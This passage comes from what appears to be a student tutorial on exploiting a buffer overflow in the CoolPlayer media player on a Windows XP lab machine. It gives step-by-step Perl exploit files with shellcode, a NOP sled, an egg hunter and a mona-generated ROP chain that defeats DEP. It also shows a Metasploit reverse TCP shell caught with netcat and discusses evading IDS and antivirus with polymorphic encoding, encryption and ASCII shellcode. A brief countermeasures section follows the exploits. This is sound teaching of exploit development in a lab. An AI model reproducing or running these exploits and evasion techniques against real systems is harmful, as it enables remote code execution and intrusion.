"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x2c\x3d"

2.6.2 Exploit Proof of Concept Continuation

With the bad characters identified, the development of the exploit can continue, and the next step is to create the shellcode that the exploit will execute. We now know the requirements of the encoding to use with the shellcode and for this tutorial "x86/alpha_upper" encoding was used as upper-case letters are not filtered for our application; your encoding requirements may differ due to different filtering results. To produce this shellcode, we will use MSFGUI which is a GUI for the Metasploit framework and allows for a wide range of shellcodes with different functions to be created. Open MSFGUI and allow the initial timer to count down and then wait until it is setup and connected. Hover over ***Payloads*** then down to ***Windows*** and then click on ***exec***. A new window should open and allow you to configure the shellcode, many of the fields will be left as default but change the "CMD" field and type in "calc.exe" as that's the program we aim to test the exploit with. Now click on the *encode/save* button and now set the output path for the shellcode file, this was set to the Desktop for this tutorial, set the encoding to be used which as mentioned earlier will be "x86/alpha_upper" and change the output format to Perl as that is the file type being used. An example of how the final setup should look before generating can be seen in Figure 24.




```
Windows Execute Command windows/exec

Windows Execute Command
Rank: Normal
Description Execute an arbitrary command
Authors: vlad902 , sf
License: Metasploit Framework License (BSD)
Version: 13053
CMD The command string to execute                 calc.exe
VERBOSE Enable detailed status messages           [ ]
WORKSPACE Specify the workspace for this module   default
EXITFUNC Exit technique: seh, thread, process, none   process
Generate   ( ) display  (•) encode/save   Start handler   Start handler in console
Output Path              C:\Documents and Settings\Administrator\Desktop\Calcshell   Choose...
Encoder                  x86/alpha_upper
Output Format            perl
Number of times to encode
Architecture
(win32 only) exe template                Choose...   [ ] Keep template working?
(win32 only) add shellcode               Choose...
```

Figure 24: Calc shellcode creation

Now press the ***Generate*** button and the file will be created in your chosen output path. Open the newly created file and copy the contents of the buffer and paste them into a variable. For this tutorial a continuation of the "junk2" variable was used using "**$junk2 .=**" followed by the shell code. Although the shell code has been placed into the exploit file, the working exploit is still unfinished. Before adding the shellcode to the buffer, a NOP sled must be created to protect the shell code from being overwritten by other system calls that are placed on the stack. A NOP sled is a collection of No Operation calls (\x90) and have no function and results in the instruction pointer incrementing through the sled. As the program runs, if there is anything else put on the stack then the NOP sled will be overwritten rather than our shellcode. For this exploit a NOP sled size of twenty-five was used as we had a large amount of shell code space available, your application may vary depending on shell code space available and the number of NOPs needed.

With the NOP sled in place and with the calc.exe shell code included, the exploit is ready to be tested. Ensure your Perl file follows the same layout as seen in Figure 25.




```perl
$file= "Calc.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
$junk2 .= "\x90" x 25;
$junk2 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
```

Figure 25: Calc.pl final setup

A full version of the file can be seen in Appendix E. Now double click on the Calc.pl file to create the Calc.ini file, open up Coolplayer and apply the .ini as a skin. The application should now crash and calc.exe should open and be useable.

2.7 Complex Exploit

After successfully proving that an exploit can be created and used, the next step is to create a more complex payload such as a reverse shell that allows access into the exploited machine. For the complex payload we will reuse the Calc.pl file and swap out the shell code used within the file. New shell code will need to be generated for the reverse shell that we will aim to achieve, open up MSFGUI once again and let the time run down to zero. Hover over ***Payloads*** then down to ***Windows*** and then click on ***shell_reverse_tcp*** and the configuration for our reverse shell should appear. Set LHOST to be the IP address of the SP3 machine to prove the exploit works and a shell is obtainable, this can also be set to the IP of another local machine.Then set the LPORT to be 4444. Again, set the output for the created file along with the encoding which will be "x86/alpha_upper" for this tutorial and then set the output format to be Perl again. An example setup can be seen in Figure 26.



Windows Command Shell, Reverse TCP Inline

Rank: Normal

Description Connect back to attacker and spawn a command shell

Authors: vlad902 , sf

License: Metasploit Framework License (BSD)

Version: 8642

LHOST The listen address: 192.168.0.200

ReverseListenerComm The specific communication channel to use for this listener

InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)

VERBOSE Enable detailed status messages: ☐

LPORT The listen port: 4444

ReverseListenerBindAddress The specific IP address to bind to on the local system

WORKSPACE Specify the workspace for this module: default

AutoRunScript A script to run automatically on session creation.

EXITFUNC Exit technique: seh, thread, process, none: process

ReverseConnectRetries The number of connection attempts to try before exiting the process: 5

Generate ○ display [✓ encode/save] Start handler Start handler in console


Output Path: C:\Documents and Settings\Administrator\Desktop\reverseShell.txt Choose...

Encoder: x86/alpha_upper

Figure 26: Reverse shell creation setup

Now click on *generate* and the file containing the shellcode will be created. Create a copy of Calc.pl and rename it "ReverseShell.pl" along with renaming the .ini file produced, now copy the contents of the newly created shell code and replace the calc.exe shell code with it. A full copy is available in Appendix F. Save the file and create the .ini by double clicking on "ReverseShell.pl".

Open a command prompt and start listening on port 4444 using netcat with the command "**nc -l -p 4444**". This will listen for the exploit and will create a shell upon the exploit's successful deployment. With netcat listening open up Coolplayer and open the newly created "ReverseShell.ini, a command shell should now be present in the command prompt where netcat was listening as seen in Figure 27.




```
C:\Documents and Settings\Administrator>nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Assessment>
```

Figure 27: Shell obtained from complex exploit

This proves the application works with complex exploits and from here other exploits can be attempted using similar steps as the ones followed above.

2.8 Egg Hunter Shellcode

Egg hunter shellcode can be used in situations where there isn't enough space at ESP for the complete shellcode or when the shellcode is being disrupted on the stack. The first step is to obtain an egg hunter (Chaudhary, 2019). There are various egg hunters available to find online but for this tutorial we will generate our own using mona.py from the Immunity debugger. Using the command "!mona egg -t w00t" will generate the egg hunter code within the "egghunter.txt" file within Immunity's program files. An example of the file output can be seen in Figure 28.




```
================================================================================
  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : _no_name (pid 0)
  Current mona arguments: egg -t w00t
================================================================================
  2022-04-19 19:59:42
================================================================================
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t
```

Figure 28: egghunter.txt file output

Now create a copy of "Calc.pl" and save it as "EggHunter.pl" and open the file in an editor. The egg hunter currently being used is 32 bytes in size and uses NtDsiplayString system call (Eeckhoutte, 2010). Other egg hunters are available and are bigger in size but for this tutorial the smallest one was used to represent the hardest scenario. Shellcode space was not largely limiting during this tutorial, but your application may vary.

Alter the newly saved "EggHunter.pl" file so that the file name it outputs is now "CalcEgg.ini" as we will run the calculator shellcode for our proof of concept. After packing the memory address within the file, add 10 NOPs and then paste in the egg hunter code from the file created by mona.py. Now add 250-300 NOPs to simulate items on the stack and push the shellcode onto the stack. After the series of NOPs add the tag stated within the "egghunter.txt" file which for this tutorial is "w00tw00t". After that the calculator shellcode should still be present from the initial copying of the file. The final file should look like that seen in Figure 29.



```
$file= "CalcEgg.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x7C86467B);
#EggHunter
$junk2 .= "\x90" x 10;
$junk2 .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$junk2 .= "\x90" x 250; #Push into stack
$junk2 .= "w00tw00t";

$junk2 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
```


Figure 29: Final EggHunter.pl file

Double clicking on the perl file will create the new ".ini" file to be used on the Coolplayer application. Opening Coolplayer and opening the newly created skin file should allow the exploit to complete. After opening the skin file there will be a pause between the opening and calculator appearing on the screen, this is due to the egg hunter searching memory to find the tag that was placed before the shellcode and once the tag is found the shellcode should run and calculator will appear. All files used in the Egg Hunter section can be found in Appendix G.

2.9 ROP CHAINS AGAINST DEP

DEP or Data Execution Prevention is a countermeasure used by the operating system to prevent buffer overflows. DEP prevents applications from executing code from a memory location which is classed as non-executable. To prevent buffer overflows the stack is made non-executable to prevent the method used previously of placing shell code on the stack and jumping to ESP, instead of the shellcode running an exception is created and the exploit will fail. ROP or Return Orientated Programming allows us to jump around in memory using individual ROP gadgets which will create our ROP Chain. ROP Chains can be used to bypass the DEP protection or can be created to disable DEP and successfully run shellcode fro the exploit.


Up until now the SP3 VM has been running with DEP set to OptIn which, is the default setting for Windows XP Service Pack 3, and only protects Windows system files by default. To demonstrate the Rop Chain exploit, the VM will be switched to OptOut which protects all programs and processes except any that have been added to the exception list available. Upon booting the VM the option to select OptOut will be visible, as seen in Figure 30.



```
Please select the operating system to start:

    Microsoft Windows XP Professional
    Microsoft Windows XP Professional (DEP = OptOut)
    Microsoft Windows XP Professional (DEP = AlwaysOn)

Use the up and down arrow keys to move the highlight to your choice.
Press ENTER to choose.
```

Figure 30: DEP selection options on Startup


To start the altered exploit using ROP chains you will need to open Immunity Debugger and use the Pycommand "mona,py" that was used previously for identifying character filtering. Once immunity is open, attach Coolplayer and then locate the command line at the bottom of the page again. Enter the command " **!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'**" and hit *enter,* this find the needed RET (return) that is required to start the chain. The DLL "msvcrt" is used as it is a static DLL and is a commonly used DLL for effective ROP chains (*ROP AND ROLL*, 2012). Navigating to the program files directory for Immunity will display a number of different files, find the file named "find.txt" and open it. Scroll down until you find addresses tagged with "{PAGE_EXECUTE_READ}" and select one of those addresses as seen in Figure 31.



```
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c1257a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c1258a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c125aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c125ba : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
```

Figure 31: RET address selection


For this tutorial a suitable address that was chosen was “0x77c125ba” but the address selected may vary for your own application. Make a copy of the “Calc.pl” file and rename it “ROP.pl” and replace the address used previously for the JMP ESP with the new address used to start the ROP chain as seen in Figure 32.



```
$file= "ROP.ini";
$junk1= "[CoolPlayer Skin]\n";
$junk2 = "PlaylistSkin=" . "\x41" x 473;
$junk2 .= pack('V',0x77c125ba);
```

Figure 32: ROP chain initial layout

The next step is to create a ROP chain that will allow the exploit to work, open Immunity and attach Coolplayer. Enter “ **!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'** ” in to the command line and hit *enter*, this command searches for ROP gadgets within the module “msvcrt.dll” that we used previously and attempts to create a functioning ROP chain and can be seen in Figure 33.




```
0046A098 14 A3 46 00 1C A3 46 00 ¶úF.∟úF.
0046A0A0 24 A3 46 00 2C A3 46 00 $úF.,úF.
0046A0A8 34 A3 46 00 3C A3 46 00 4úF.<úF.
0046A0B0 40 A3 46 00 44 A3 46 00 @úF.DúF.
0046A0B8 48 A3 46 00 50 A3 46 00 HúF.PúF.
0046A0C0 58 A3 46 00 60 A3 46 00 XúF.`úF.
0046A0C8 6C A3 46 00 78 A3 46 00 lúF.xúF.
0046A0D0 7C A3 46 00 88 A3 46 00 |úF.êúF.
0046A0D8 90 A3 46 00 9C A3 46 00 ÉúF.£úF.
0046A0E0 A8 A3 46 00 B0 A3 46 00 ¿úF.░úF.
0046A0E8 BC A3 46 00 C4 A3 46 00 ╝úF.─úF.
0046A0F0 D0 A3 46 00 D8 A3 46 00 ╨úF.╪úF.
0046A0F8 E0 A3 46 00 EC A3 46 00 αúF.∞úF.
0046A100 FC A3 46 00 04 A4 46 00 ⁿúF.♦ñF.
0046A108 0C A4 46 00 14 A4 46 00 .ñF.¶ñF.
0046A110 20 A4 46 00 28 A4 46 00  ñF.(ñF.
0046A118 30 A4 46 00 3C A4 46 00 0ñF.<ñF.
```

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 33: Initial Mona.py command


A file will be created called “ROP.txt” and will be in the program files folder for Immunity. Opening this file will show a list of interesting gadgets that could used to create a successful ROP chain. Another file that is created is “rop_chains.txt” and this contains the attempts of “mona.py” to create a working chain. From the file you will see many of the attempts are incomplete and would require some manual work for them to work. Incomplete chains are missing ROP gadgets required to achieve the correct outcome and an example of this within a chain can be seen in Figure 34.



```
0x77c291cf,  # skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
#[---INFO:gadgets_to_set_edx:---]
0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into edx)
```

Figure 34: ROP gadget missing example

Continue to scroll through the “rop_chains.txt” file until a complete ROP chain can be found, there should be no missing gadgets seen within the chain. For this tutorial the chain used was for “VirtualAlloc()”. The chains produced by “mona.py” do not come in Perl form so for the next step copy the python version and paste it after the RET address that was added previously. To convert it to work within out Perl file we will utilize the search and replace functions to alter the chain. First search and replace “ **0x**” with “ **$junk2 .= pack('V',0x**” and then replace “**,** “ with “**);**” and the ROP chain should look similar to the example in Figure 35.



```
$junk2 .= pack('V',0x77c3a5ec);# POP EBP # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c3a5ec);# skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
$junk2 .= pack('V',0x77c46e97);# POP EBX # RETN [msvcrt.dll]
$junk2 .= pack('V',0xffffffff);#
$junk2 .= pack('V',0x77c127e1);# INC EBX # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
$junk2 .= pack('V',0x77c34de1);# POP EAX # RETN [msvcrt.dll]
$junk2 .= pack('V',0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
$junk2 .= pack('V',0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
$junk2 .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$junk2 .= pack('V',0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
$junk2 .= pack('V',0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
$junk2 .= pack('V',0x77c23b47);# POP EDI # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c47642);# RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
$junk2 .= pack('V',0x77c2eae0);# POP ESI # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$junk2 .= pack('V',0x77c3b860);# POP EAX # RETN [msvcrt.dll]
$junk2 .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
$junk2 .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
$junk2 .= pack('V',0x77c35524);# ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 35: Chain conversion from python

The NOP slide and shellcode for the calc exploit should still be present from copying the file but if its not add in the NOP slide and the shellcode used in the proof-of-concept exploit to the file “ROP.pl” ensuring it goes after the ROP chain. The exploit is now complete and is ready to test, create the “ROP.ini” file by double clicking the Perl file and then open Coolplayer and proceed to open the file. The application should crash once again, and calculator should be opened and useable. A complete copy of the final file can be seen in Appendix H.

3 DISCUSSION

3.1 COUNTERMEASURES

There are several different countermeasures available that can prevent buffer overflows. Implementing these countermeasures would be best practice to ensure that an exploit cannot be used successfully.

DEP

DEP (Data Execution Prevention) is a defensive mechanism within windows to combat malicious code being run from areas of memory. It marks areas of memory such as the heap and stack as "non executable" and prevents code from being execute from these locations (*What is Data Execution Prevention (DEP)? - Definition from Techopedia*, no date). If code is attempted to be executed from any area marked by DEP, then a memory access violation will occur, and the application will be ended by the OS to prevent anything from running and an error messaging will be shown.

ASLR

ASLR is another defensive mechanism to help prevent memory corruption vulnerabilities within the system from being exploited (Shea, 2014). ASLR randomly changes the positions of the stack, heap, libraries (DLL's) and the base address of executables in order to prevent a potential attacker from being able to reliably jump to a particular function in memory. The prevention of reliable jumps increases the difficulty of a memory-based exploit largely and pairing ASLR with DEP significantly furthers the difficulty of an exploit based In memory (MSRC, no date).

Antivirus

Antivirus software can also help prevent buffer overflow exploits by flagging suspicious applications that may be designed to operate a buffer overflow exploit (Juanjo, 2021). Some antivirus software can monitor memory and notice suspicious activity that may relate to a buffer overflow. The antivirus may notice one executable being used to execute another one and may prevent the application from launching.

Using Secure Code

Using secure coding languages when building application can reduce the possibilities of a memory-based exploit being possible (Firch, 2021). The Coolplayer application was written in C and so was vulnerable to buffer overflows along with no input validation being present. The skin input action on the Coolplayer had no input validation to validate the expected size of a skin file and so any sized file could be entered without any validation to see if it could represent a skin file. A maximum size for the skin file could have been set to prevent large files being used in the exploit.

Coding languages that use built in security measures against buffer overflows such as Java and Python should be used over C as they are immune to these attacks except for overflows in the Interpreter itself (*Buffer Overflow | OWASP Foundation*, no date) while C has no build in protections. If using C is a requirement for the application and can't be avoided, several functions within C should then be avoided to reduce the possibility of an overflow. Functions "printf(),sprintf(),strcat(),strcpy(),gets()" should all be avoided and the secure versions of these should be used if they are a necessity such as "fgets()" instead of "gets()" (*Buffer Overflow Attacks*, no date).

Software Updates

Performing updates to applications when available is good practice as vulnerabilities may have been found with the application and new updates would potentially patch these new vulnerabilities that are within the application. Ensure the latest security updates are installed will reduce the chance of vulnerabilities being able to be exploited.

Stack Canaries

A stack canary is able to prevent a buffer overflow from occurring and are used to detect and prevent any malicious code that is attempting to execute in memory (*Stack Canaries*, no date). A value is placed in memory at the beginning of a function and before the RET the value of the canary is checked against the original value set at the start of the function. If the canary is overwritten or changed in anyway during an overflow, then its value will be different and once it is checked against its original value and found to have been changed then the program will terminate and prevent the code execution. This is effective as it forces the attacker to gain control of EIP through non-traditional methods. Stack canaries can still be bypassed by leaking or brute forcing the actual canary (*Stack Canaries - CTF 101*, no date).

Character Filtering

Filtering out set characters from an input to the application can help to prevent successful buffer overflows. Character filtering can both completely remove filtered characters or substitute them for other characters. Both methods result in the input differing from what it executed and although the buffer overflow may still occur, the shellcode designed to be executed would be altered beyond usage and so no exploit would occur (Kumar, 2015).

3.2 Evading an Intrusion Detection System

Although there are effective countermeasures that can prevent and reduce the chances of a buffer overflow attack, there are ever changing ways to bypass these countermeasures and increase the odds of your buffer overflow attack being successful.

Polymorphic Encoding

Using a polymorphic encoder such as Shikata Ga Nai (SGN) when encoding shellcode can be used to help bypass an IDS. Polymorphic encoding means that the shell code is always different each time it is encoded, and this makes it harder for IDS and Antivirus systems to identify the shellcode as malicious. Signature based IDS and Antivirus system would especially struggle as the signatures of exploits would never match and would be difficult to build a database based on known attacks. In recent years, modern IDS and Antivirus systems have improved and have begun to catch the vanilla SGN encoding but slight modifications can be made in order to allow for successful bypass of these modernized systems (Miller, Reese and Carr, 2019).

Encryption

Encoding of the chosen exploit may sometimes work to evade an IDS but it was never the designed application. Encryption can be used to evade these detections. Using encryption to hide user defined characters such as a NOP slide will help to avoid Signature and Pattern based detection (Chen, 2018). Encryption will protect the exploit as the IDS will struggle to decode the shellcode. When executing the exploit, it would still be possible for an IDS to detect the shellcode during run time when it is decrypted to be executed.

ASCII Shellcode

Like the polymorphic encoded shellcode, ASCII encoding can be used to bypass some IDS systems. Encoding the shellcode using only characters from the ASCII standard can provide some detection prevention. Pattern matching based detection can be bypassed as strings are hidden within the shellcode and have less chance of being detected and prevented by an IDS or Antivirus software (Damian, 2015).

References

Buffer overflow (2016) *Malwarebytes Labs*. Available at: https://blog.malwarebytes.com/threats/buffer-overflow/ (Accessed: 10 April 2022).

Buffer Overflow | OWASP Foundation (no date). Available at: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow (Accessed: 10 April 2022).

Buffer Overflow Attacks (no date) *Hacksplaining*. Available at: https://www.hacksplaining.com/prevention/buffer-overflows (Accessed: 15 April 2022).

Chaudhary, A. (2019) 'SLAE 0x3: Egg Hunter Shellcode', *Medium*, 26 February. Available at: https://medium.com/@chaudharyaditya/slae-0x3-egg-hunter-shellcode-6fe367be2776 (Accessed: 20 April 2022).

Chen, W. (2018) *Hiding Metasploit Shellcode to Evade Windows Defender | Rapid7 Blog*, *Rapid7*. Available at: https://www.rapid7.com/blog/post/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/ (Accessed: 13 April 2022).

CoolPlayer - Beaded v2.0 (FREE DOWNLOAD) | WinCustomize.com (no date). Available at: https://www.wincustomize.com/explore/coolplayer/243/ (Accessed: 10 April 2022).

